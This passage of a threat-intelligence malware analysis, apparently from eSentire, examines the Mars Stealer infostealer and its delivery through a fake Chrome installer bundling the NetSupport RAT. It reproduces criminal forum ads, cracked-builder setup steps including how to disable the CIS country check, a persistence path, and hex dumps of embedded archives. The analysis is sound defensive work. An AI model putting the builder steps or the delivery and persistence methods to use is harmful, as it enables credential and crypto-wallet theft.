eSentire Threat Intelligence Malware Analysis: Mars Stealer

esentire.com/blog/esentire-threat-intelligence-malware-analysis-mars-stealer

Mars Stealer is an information-stealing malware that first appeared on hacking forums in June 2021, a year after its predecessor Oski Stealer was discontinued in June 2020. Mars Stealer can target or 'support' over 50 crypto wallets and extensions, is multi-functional, and avoids detection. In addition, it's low price on the malware market has generated significant attention from threat actor(s) who are looking to add the effective malware into their arsenal.


eSentire's Threat Response Unit (TRU) team previously published a TRU Positive that focused on the cyber threat investigation summary of a singular incident and recommendations regarding Mars Stealer malware. However, this blogpost delves deeper into the technical details that were gathered during the research and analysis of the Mars Stealer TRU Positive.

Key Takeaways:

- Mars Stealer is the latest version of Oski Stealer, which was discontinued in June 2020.
- NetSupport RAT (Remote Access Tool), or client32.exe, was embedded in a ChromeSetup.exe file and used by an attacker to gain access to a victim's workstation for further deployment of tools needed to plant Mars Stealer.
- An executable with the original filename 3uAirPlayer was used to deploy obfuscated AutoIt scripts with Mars Stealer embedded inside and a renamed version of AutoIt to evade detections.
- The persistence mechanism was created to make sure the attacker(s) maintain access to NetSupportManager as a backdoor.
- Mars Stealer can self-delete itself after successfully exfiltrating the victim's data, leaving no trace behind.

Case Study

The first mention of Mars Stealer appeared on Russian-speaking forums in June 2021 and at the time, it was being sold for $140 a month (Exhibit 1).



~~MarsTeam~~
ripper
KIDALA
Registration: 05/21/2021
Messages: 67
Reactions: 36
Deal guarantor: one
Deposit: 0.009Ƀ

06/22/2021

Please note that the user is blocked

Mars Stealer is a native, non-resident stealer with the functionality of a loader and a grabber

Our software was developed taking into account the wishes of people working in crypto, so in Mars you can find everything you need to work with crypto and more.

ATTENTION! WE DO NOT WORK IN THE CIS AND WE DO NOT RECOMMEND YOU!

Mars is written in ASM/C WinAPI , weighs only 95kb (packed in UPX 40kb), uses techniques to hide requests to WinAPI, encrypts the strings used, collects all the log in memory, and also maintains a secure SSL connection to the command and control server.
crt, std are not used.

List of supported browsers:
Internet Explorer, Microsoft Edge
Google Chrome, Chromium, Microsoft Edge (Chromium version), Kometa, Amigo, Torch, Orbitum, Comodo Dragon, Nichrome, Maxthon5, Maxthon6, Sputnik Browser, Epic Privacy Browser, Vivaldi, CocCoc, Uran Browser, QIP Surf, Cent Browser, Elements Browser, TorBro Browser, CryptoTab Browser, Brave Browser.
Opera Stable, Opera GX, Opera Neon.
Firefox, SlimBrowser, PaleMoon, Waterfox, Cyberfox, BlackHawk, IceCat, KMeleon, Thunderbird.

Collects passwords, cookies, cc, autocomplete, browsing history, file download history.
All latest browser updates are supported, including Chrome v80.

An important functionality that sets us apart from the competition is the collection of browser plugins with an emphasis on crypto wallet plugins and 2FA plugins.

List of supported crypto plugins:
TronLink, MetaMask, Binance Chain Wallet, Yoroi, Nifty Wallet, Math Wallet, Coinbase Wallet, Guarda, EQUAL Wallet, Jaxx Liberty, BitAppWallet, iWallet, Wombat, MEW CX, Guild Wallet, Saturn Wallet, Ronin Wallet , NeoLine, Clover Wallet, Liquality Wallet, Terra Station, Keplr, Sollet, Auro Wallet, Polymesh Wallet, ICONex, Nabox Wallet, KHC, Temple, TezBox, Cyano Wallet, Byone, OneKey, Leaf Wallet, DAppPlay, BitClip, Steem Keychain, Nash Extension, Hycon Lite Client, ZilPay, Coin98 Wallet.


List of 2FA plugins:
Authenticator, Authy, EOS Authenticator, GAuth Authenticator, Trezor Password Manager.

List of supported crypto wallets:
Bitcoin Core and all derivatives (Dogecoin, Zcash, DashCore, LiteCoin, etc.), Ethereum, Electrum, Electrum LTC, Exodus, Electron Cash, MultiDoge, JAXX, Atomic, Binance, Coinomi.

The software collects a digital fingerprint of the computer:
- IP and country
- Working path to the Mars EXE file during operation
- Local time on the PC and time zone

Exhibit 1: Advertisement on Mars Stealer

Mars Stealer allegedly 'supports', or is capable of, harvesting data from common browsers, crypto wallets, and two-factor authentication (2FA) and crypto extensions. Since the release of Mars Stealer, eSentire's Threat Response Unit (TRU) team has observed a number of cracked versions being distributed by a reverse engineer who goes under the username 'LLCPPC'. The latest version is Mars Stealer v8 (Exhibit 2).



LLCPPC
Local
Registration: 27 Aug 2021
Messages: 89
Reactions: 58
Points: 168

23 Mar 2022

Hello! 2 days ago I got a MarsStealer v8 build and panel from some EtZeta (TOX:535E63A3AA59A7B5FAB31DD60431324F4478785D1E2D046115742A243F0CBB0) user of my old cracks. And now you can use MarsStealer v8 for free!
I made changes to the builder, but there is nothing complicated here, as before.

MarsStealer 8 | MENU (=LLCPPC=)
Host:
Gate:
Code encryption pass:
Host encryption pass:
Gate encryption pass:

Brief instructions for using the builder:
1. In host, enter the domain of the site where your panel is installed. Example: my.site.com or site.com
2. In gate, enter the path to the gate, relative to the domain. If the gate is located on site.com/1.php then in "Gate" you need to enter /1.php . If it lies on site.com/1/2/3/Gate.php then enter /1/2/3/Gate.php and so on.
3. In "Code encryption pass", "Host encryption pass" and "Gate encryption pass" enter random characters UNTIL THE LIMIT

Then two buttons:
"Build" - make a normal build.
"Build | Disable CIS check" - make a build and patch the CIS check. BUT! To work on CIS you also need to remove the check in the panel = remove the call to the **checkCountry()** function in gate.php

Exhibit 2: Mars Stealer v8 advertisement


Mars Stealer has been delivered as a drive-by download via cloned websites for known software, such as Open Office. The malware is also distributed as patching software and keygens on gaming forums. In the incident observed by eSentire, the stealer was delivered via the NetSupportManager RAT.

Technical Analysis of Mars Stealer Infection

Initial Access


The initial access vector occurred when the victim visited a malicious website hosting an ISO image named ChromeSetup.iso (hxxps[:]//googleglstatupdt[.]com/LEND/ChromeSetup[.]iso).

The ISO image contained ChromeSetup.exe, which had an embedded NetSupportManager RAT and a Chrome Updater in a cabinet (CAB) archive-file format (Exhibits 3-4).



```
0001519C  4D 53 43 46 00 00 00 00 57 ED 37 00 00 00 00 00 2C 00 00 00 00 00 00 00 03 01 01 00 02 00 00 00  MSCF    W 7        ,
000151BC  DC 09 00 00 6B 00 00 00 78 00 03 15 E8 3F 27 00 00 00 00 00 00 00 71 54 98 7E 20 00 32 31 6D 5F      k   x     ?'        qT ~  21m_
000151DC  31 38 5F 30 33 33 2E 65 78 65 00 58 7F 14 00 E8 3F 27 00 00 00 7D 54 95 40 20 00 43 68 72 6F 6D  18_033.exe X     ?'    }T @  Chrom
000151FC  65 53 65 74 75 70 2E 65 78 65 00 4B AB CD 9C DE 43 00 80 5B 80 80 8D 0C 10 30 F5 05 00 22 43 60  eSetup.exe K     C  [      0   "C`
0001521C  33 00 00 6D 00 DA AE 6D DD D9 D5 52 5B 51 83 D0 A0 55 18 2A 04 A6 C1 55 A8 5A 1B A9 48 8E 92 9F  3  m    m   R[Q   U *    U Z  H
0001523C  D4 20 94 C6 94 46 12 CA 2E 2A 9D 9A B5 73 D0 88 F1 C4 49 7B 90 9C C4 3A 51 F4 74 7B 87 90 8E 24       F  .*    s     I{    :Q t{    $
0001525C  01 B5 04 6A A1 80 C0 70 80 5E 24 41 85 6A E8 42 66 62 C0 12 D0 00 E4 43 55 35 22 00 70 76 00 DF     j    p ^$A j Bfb      CU5" pv
0001527C  0F E5 BD AF 7C A0 39 DE 9C EF E6 FC 3B 5F 33 89 E5 CE BC 9E 73 DE AC 5A 6E CD 86 10 B5 48 2D B6      | 9      ;_3      s  Zn     H-
0001529C  6C 8D C4 90 AC AC 2D 6A 23 BE 86 C0 F2 58 6D D6 43 8F A4 C8 9A B6 4C 0C CD B0 AB D5 32 E5 9A 43  1      -j#    Xm C       L      2  C
000152BC  A8 58 2D 57 19 B3 7B 59 2D 2D B3 0C A1 81 B6 B4 31 C6 D0 39 A8 76 82 CD 4C 0C 21 7D CE BF FF B0   X-W  {Y--        1  9 v  L !}
000152DC  F6 00 80 10 00 11 91 98 15 03 11 BD FF BD F7 97 99 73 79 16 57 34 D1 C8 D4 2C 14 44 88 31 31 02                    sy W4    , D 11
000152FC  5A 28 02 A2 4B 0E 20 1C A9 EF 11 FA F7 50 03 9B F5 61 C8 81 01 D3 13 1C 0E D2 06 FF 1B B0 75 FC  Z(  K          P   a             u
0001531C  C7 2F 9B AA B3 C1 0F 06 9D 93 E0 26 7E 69 B1 4F 0F F6 C0 7B A2 75 8D B7 56 F5 5C 85 FB 6D 73 D5   /          &~i O   { u  V \  ms
0001533C  DC ED 76 D7 B7 EF 7A 55 5E D6 57 EA ED C2 B5 B9 DE 71 57 69 C0 42 BB AE FA EB E7 3B EB BC 7E A0    v   zU^ W        qWi B      ;  ~
0001535C  A0 AD 9C 1A D9 6E 85 3F F7 B8 B9 17 7F 6D 3D F1 FF AD EB 65 BB B9 B6 DC D3 B5 ED C6 A1 39 DD 1B      n ?     m=    e          9
0001537C  96 DB 6E AA D6 05 DE F5 FC 6D FB F6 30 6D DB 3D 61 5E B8 69 BD A7 ED DB 71 BF 89 B6 AB 82 98 34    n       m  0m =a^ i     q       4
0001539C  E0 E2 F0 7B 83 AE 0B 50 E7 AE C8 07 84 0E 4F 83 9A 5C E3 F4 FD 53 47 1F BE 74 EE D8 D1 94 6F D4     {   P      O  \   SG  t     o
000153BC  01 40 49 FE 8A 57 61 DA BA 72 5F 0E BF AF 2C 87 37 ED EF 24 BB 74 B7 AC 00 79 5F A0 3B C0 36 5B   @I  Wa  r_   , 7  $ t   y_ ; 6[
000153DC  5D 52 D8 50 6C FE 0E F7 AD 62 9E A8 F8 49 17 6C F0 64 7C 47 AC AF 03 DB 15 05 EC 03 42 ED 8C C9  ]R Pl    b   I l d|G          B
000153FC  53 27 5C 4C 11 80 AB 9A ED 72 F5 B6 B3 DB 95 85 6F F8 A7 7D AB ED 71 E9 C7 15 6C 7B BD 21 0F FC  S'\L     r       o  }  q   l{ !
0001541C  AD 7B B0 4C EF 7A C6 88 E9 33 C5 DB EB D3 36 77 B5 9F 21 95 E4 7F FF FD 93 D7 3A B5 2B B8 CD A1   { L z   3    6w  !          : +
0001543C  2C E7 66 63 97 58 C1 28 8D F5 37 0F 7F EC FF FA 7C 76 DD 81 7D D7 AA C6 52 05 FF 92 BB 1A E8 B5  , fc X (  7      |v  }   R
0001545C  40 74 B4 16 14 95 3B 92 07 69 6F DD 71 4F 03 FD 1B 05 54 58 35 14 58 61 F5 F6 C9 10 C7 64 61 54  @t    ;  io q0    TX5 Xa      daT
0001547C  D7 EF 26 B5 72 E2 A4 7F BF DE 02 17 F4 CA 7A 88 B2 A0 8E 08 B9 AA E4 F7 8E C4 16 8A 48 C1 FA 7E    & r          z              H  ~
0001549C  C7 9E A2 61 CF A7 51 B5 01 B2 3E 6F EF FC BB F6 52 C6 F0 71 1D 52 87 95 EF 6A 2F BE 77 C5 94 D9     a  Q   >o     R  q R   j/ w
000154BC  F5 53 16 CA 81 F8 9B 39 96 BF 1B C6 CA 73 CC C9 8D A5 1B D8 B9 B5 69 84 03 81 DC 43 BE E4 96 BE   S      9      s          i    C
000154DC  39 DE 42 70 9F 75 2D 26 79 4B E4 01 AA 05 6C BF FA 47 1C 5C 21 0F 9D AA 79 BA F8 60 E2 9E F7 07  9 Bp u-&yK    l  G \!    y  `
000154FC  AF BE A8 06 BC A0 AD 64 B2 E0 03 5F 26 86 E2 55 AA 08 EB ED B8 A9 B2 B1 82 3B F2 14 5D CB A9 1F          d   _&  U           ;  ]
```

Exhibit 3: Cabinet section under RCData



Name	Size	Modified	Attributes	Method	Block
21m_18_033.exe	2 572 264	2022-03-17 15:52	A	LZX:21	0
ChromeSetup.exe	1 343 320	2022-03-29 08:04	A	LZX:21	0

Exhibit 4: Contents of the extracted CAB file

The NetSupportManager RAT was obfuscated by the attacker as ‘21m_18_033.exe’. The RAT was installed in tandem when the victim opened ChromeSetup.exe. Persistence was achieved by the RAT via a Startup LNK file through the following path:

> c:\users\*\appdata\roaming\microsoft\windows\start menu\programs\startup\autorunings.ini.lnk

The LNK runs the RAT under C:\Users\*\AppData\Roaming\WinSupports\client32.exe after each reboot attempt.

It is worth noting that attacks involving RATs do not usually start with the full infection chain once the user executes the initial payload. The attacker would need additional time to access the RAT and load additional payloads. In the incident we analyzed, the attacker’s movement in the network can be observed in Exhibit 5.





Exhibit 5: Infection chain

aNpRAHx.exe (original name: 3uAirPlayer.exe) was used to plant the following AutoIt scripts on the victim's workstation under the path C:\Users\*\AppData\Local\Temp\IXP001.TMP:


- una.wmd
- fervore.wmd
- vai.wmd

The scripts were embedded within the CAB file of the executable (Exhibits 6-7)



```
00028690  4D 53 43 46 00 A1 00 00 1A 28 0B 00 00 00 00 00 2C 00 00 00 00 00 00 00 03 01 01 00 03 00 00 00  MSCF     (      ,
000286B0  7F 09 00 00 78 00 00 00 35 00 03 15 D3 72 0E 00 00 00 00 00 00 00 7E 54 CB 8D 20 00 55 6E 61 2E      x   5    r        ~T   Una.
000286D0  77 6D 64 00 2F 1D 00 00 D3 72 0E 00 00 00 7E 54 CB 8D 20 00 46 65 72 76 6F 72 65 2E 77 6D 64 00  wmd /    r   ~T   Fervore.wmd
000286F0  29 92 0B 00 02 90 0E 00 00 00 7E 54 CB 8D 20 00 56 61 69 2E 77 6D 64 00 99 4D 50 D4 78 4C 00 80  )         ~T   Vai.wmd  MP xL
00028710  5B 80 80 8D 11 10 00 45 00 00 22 03 50 24 00 00 5E 00 EA EA 5E B9 95 5E 81 90 80 94 8C 80 A1 A1  [      E  " P$  ^    ^   ^
00028730  28 94 29 95 A4 7E 7A 59 A5 65 64 05 24 C2 36 58 EE 45 C2 54 9D AC 73 4B 85 E7 03 36 C6 06 03 01  ( )  ~zY ed $ 6X E T  sK   6
00028750  ED 6C 87 8D D8 60 70 90 99 52 1C 94 88 B0 28 08 08 08 ED 6E 08 CE 2C 07 3C AC CC 60 64 A6 AE 66   l   `p R    (    n  , <  `d  f
00028770  00 00 C1 0E F7 FB AD 7B 4A D7 C2 F8 C7 C9 CE C7 CF 79 77 52 C5 9F 79 5A 3C EF C5 5D 4B E3 37 62        {J        ywR  yZ<  ]K 7b
00028790  DD C7 3D 49 58 9B 1F DF 48 7B DA DC B7 91 48 BB EE DC 8E A3 E8 6E 6D 0E 93 40 50 BB DA 86 22 47    =IX   H{    H      nm  @P   "G
000287B0  90 DA C0 16 5B DC 41 52 1C 6C EE 62 05 A4 46 B0 EC 2E 5B 05 02 52 50 DB EC AA 5B 40 4A 5B 24 91      [ AR l b  F  .[  RP   [@J[$
000287D0  45 62 89 90 78 2E 49 BC 3E 2F DF FF 28 FA 00 C0 08 00 0D D1 14 10 03 15 DD DE CC DD 2E 93 B9 5C  Eb  x.I >/  (                .  \
000287F0  63 63 AA BA 42 0A 24 18 1F 31 7C 74 DF 51 F7 EF 48 F9 FA AA 8A E5 D1 9E AF 4E D6 FA AA 05 DE BA  cc  B $  1|t Q  H        N
00028810  39 D4 70 5B 0C A7 6C A6 8B AB 5D D5 5E C1 5E 9D EA 1B 95 EB BF 0D 64 D7 32 1B D7 DE 5B 4C 6A D9  9 p[  l   ] ^ ^      d 2   [Lj
00028830  AB 2B 55 1B C5 4A FA B4 EA E5 53 65 B0 68 2C D5 B3 5E 62 6E FA A7 99 CD 17 E6 FB EA 8A 5D AD A2   +U  J    Se h,  ^bn          ]
00028850  2C EB 55 6C 9A 5D B5 AF 6B 57 25 F5 8D AA D7 3F 97 54 D8 96 CD 36 5B A1 ED D6 3F F5 4F 5B ED A9  , Ul ]  kW%    ? T   6[   ? O[
00028870  28 BB BB DD A7 6F 58 2F C5 F6 59 9F 34 61 ED D5 D6 A7 E9 57 5A FB F6 BA 5C D5 2A DA B9 B3 B8 CD  (    oX/  Y 4a     WZ   \ *
00028890  28 32 F9 6F C9 88 95 0A A0 05 EE 37 86 2A F7 71 0F 4B 9E 8D DC 6A F0 34 09 37 F8 38 BB 7A 7A 40  (2 o        7 * q K   j 4 7 8 zz@
000288B0  47 86 62 54 2C DB B5 09 F2 E7 BA F6 D1 FE 26 B7 3B ED AC 47 9E F5 6A B4 AA 6F 93 DA E3 6B 62 BD  G bT,          & ;  G  j  o   kb
000288D0  D9 6E AB 90 AC BE B7 9B DA 7A D5 E6 CE AF E1 CE FB 3B 70 4D 7B BB 4C C5 B7 1F 62 69 F8 FF 2A AB   n        z        ;pM{ L   bi  *
000288F0  0C 6C BC 57 A2 9C B7 C5 A3 97 EA 74 90 BE C5 90 82 F1 2F E2 0B 7F 6A 6C 71 C7 66 5B BD 28 6C D7   l W        t      /   jlq f[ (l
00028910  85 C3 72 CD DE D4 E5 8F 31 2F 3A 5E 35 A7 7C 31 6B 2F A7 8D AF 5E 67 5B F6 C1 8D E5 C6 57 6C C7    r     1/:^5 |1k/   ^g[      Wl
00028930  15 87 26 96 2E 06 A7 73 4F 57 AA 9E 66 7B F5 D3 FB C2 0C 2F 06 58 1D A0 37 18 46 BA F5 4E FE 5F    & .  sOW  f{      / X   7 F  N _
00028950  08 6C 60 6D E8 3C F1 3C 03 26 4F 27 11 88 B0 F2 08 C9 1A 99 9E 4B 8F D9 71 82 4E D3 E7 D5 B9 03   l`m < < &O'          K  q N
00028970  F8 FF D7 B1 E6 19 3F 6F BF AF 0D CF AB 8A F4 27 4E F6 D2 2F C0 BF DE 8D 06 C5 65 B2 64 F4 21 EF        ?o        'N  /        e d !
00028990  7F E4 1D 9E EC 41 6D 55 CE 6D 0A 50 F9 C2 5A 9D 19 74 EF 33 F6 E8 9A 06 24 F6 7B BC B2 69 71 55       AmU m P  Z  t 3     $ {  iqU
000289B0  EA 87 51 B7 7F 3F 6D CD 6E 7C 63 D5 E7 1A 78 57 C7 39 9E 58 E1 6A 46 1F 37 D9 AD 21 F5 EB E6 FA    Q  ?m n|c   xW 9 X jF 7  !
000289D0  37 D0 80 68 12 4B D7 89 DE FC 34 E7 FC 05 67 0E BA 4A 5A FE AB 5C EC 15 85 CF 56 63 16 F3 F4 15  7  h K    4   g  JZ  \     Vc
000289F0  4D 73 72 2F 57 B0 97 F6 FB 27 FD BA 5F 83 6F 82 FD FD 41 95 B6 DA 5A DF E0 6E CD 3E 0D 86 72 63  Msr/W     '  _ o    A    Z  n >  rc
```

Exhibit 6: Cabinet section under RCData (aNpRAHx.exe)



Fervore.wmd
Windows Media Player ...
7.29 KB

